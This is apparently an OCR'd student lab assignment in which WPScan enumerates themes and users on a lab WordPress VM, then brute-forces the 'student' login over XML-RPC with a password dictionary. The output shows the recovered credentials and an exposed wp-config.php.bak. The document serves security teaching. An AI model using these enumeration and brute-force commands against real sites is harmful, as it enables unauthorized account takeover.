

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate at --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:11:29 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:33 (25385 / 25385) 100.00% Time: 00:00:33
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
16:12
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:33 (25385 / 25385) 100.00% Time: 00:00:33
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.123.20/wp-content/themes/twentythirteen/, status: 500
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentythirteen/style.css, Match: 'Version: 1.1'
[+] twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/, status: 500
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css, Match: 'Version: 1.3'
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:12:06 2023
[+] Requests Done: 25387
[+] Cached Requests: 60
[+] Data Sent: 6.559 MB
[+] Data Received: 3.371 MB
[+] Memory used: 259.875 MB
[+] Elapsed time: 00:00:36
(kali㉿kali)-[~]
$
16:12
Right Ctrl

8: To scan for WordPress usernames, use the enumerate value in conjunction with the u option. Type:

```
wpscan --url 192.168.123.xx --enumerate u
```


Your result should be similar to the image below:



Review the information from your scan carefully and capture a screenshot of the result.

Note: All of the enumerate options described above, can be combined as required in a single command by separating them with a space.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate u
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:12:41 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] student
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:12:42 2023
[+] Requests Done: 23
[+] Cached Requests: 40
[+] Data Sent: 5.911 KB
[+] Data Received: 21.341 KB
[+] Memory used: 211.676 MB
[+] Elapsed time: 00:00:01
┌──(kali㉿kali)-[~]
└─$
16:12
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --enumerate u --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:13:06 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] student
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:13:08 2023
[+] Requests Done: 13
[+] Cached Requests: 50
[+] Data Sent: 3.37 KB
[+] Data Received: 7.69 KB
[+] Memory used: 155.609 MB
[+] Elapsed time: 00:00:01
(kali㉿kali)-[~]
$

Requirement B: A Brute Force Password Attack with WPScan

Complete all of the following activities for `wordpress`. NOTE: Substitute `xx` for the value of your own WordPress virtual machine.

Getting Started

1. From your `kali` workstation, download a password attack dictionary.
    - You can download a file of approximately 10 million passwords here!
    - Save/rename the file as passwords.txt
    - Make a note of where the file has been downloaded to.

To brute force a password for a given user, type:

```
wpscan --url 192.169.123.xx --passwords passwords.txt --usernames nameofuser
```

where `nameofuser` is a name that you enumerated during step **8:**

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.

---

username = student


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --passwords passwords.txt --usernames student
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Mon Mar 20 18:05:36 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] Config Backup(s) Identified:
[!] http://192.168.123.20/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:06:19 (414 / 28688) 1.44% ETA: 07:12:18
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --passwords passwords.txt --usernames student
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Mon Mar 20 18:05:36 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] Config Backup(s) Identified:
[!] http://192.168.123.20/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - student / Student1
All Found
Progress Time: 00:16:26 > (1077 / 28688) 3.75% ETA: ??:??:??
[!] Valid Combinations Found:
| Username: student, Password: Student1
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Mar 20 18:22:06 2023
[+] Requests Done: 1217
[+] Cached Requests: 42
[+] Data Sent: 376.37 KB
[+] Data Received: 110.37 MB
[+] Memory used: 430.309 MB
[+] Elapsed time: 00:16:30
(kali㉿kali)-[~]
$
Right Ctrl

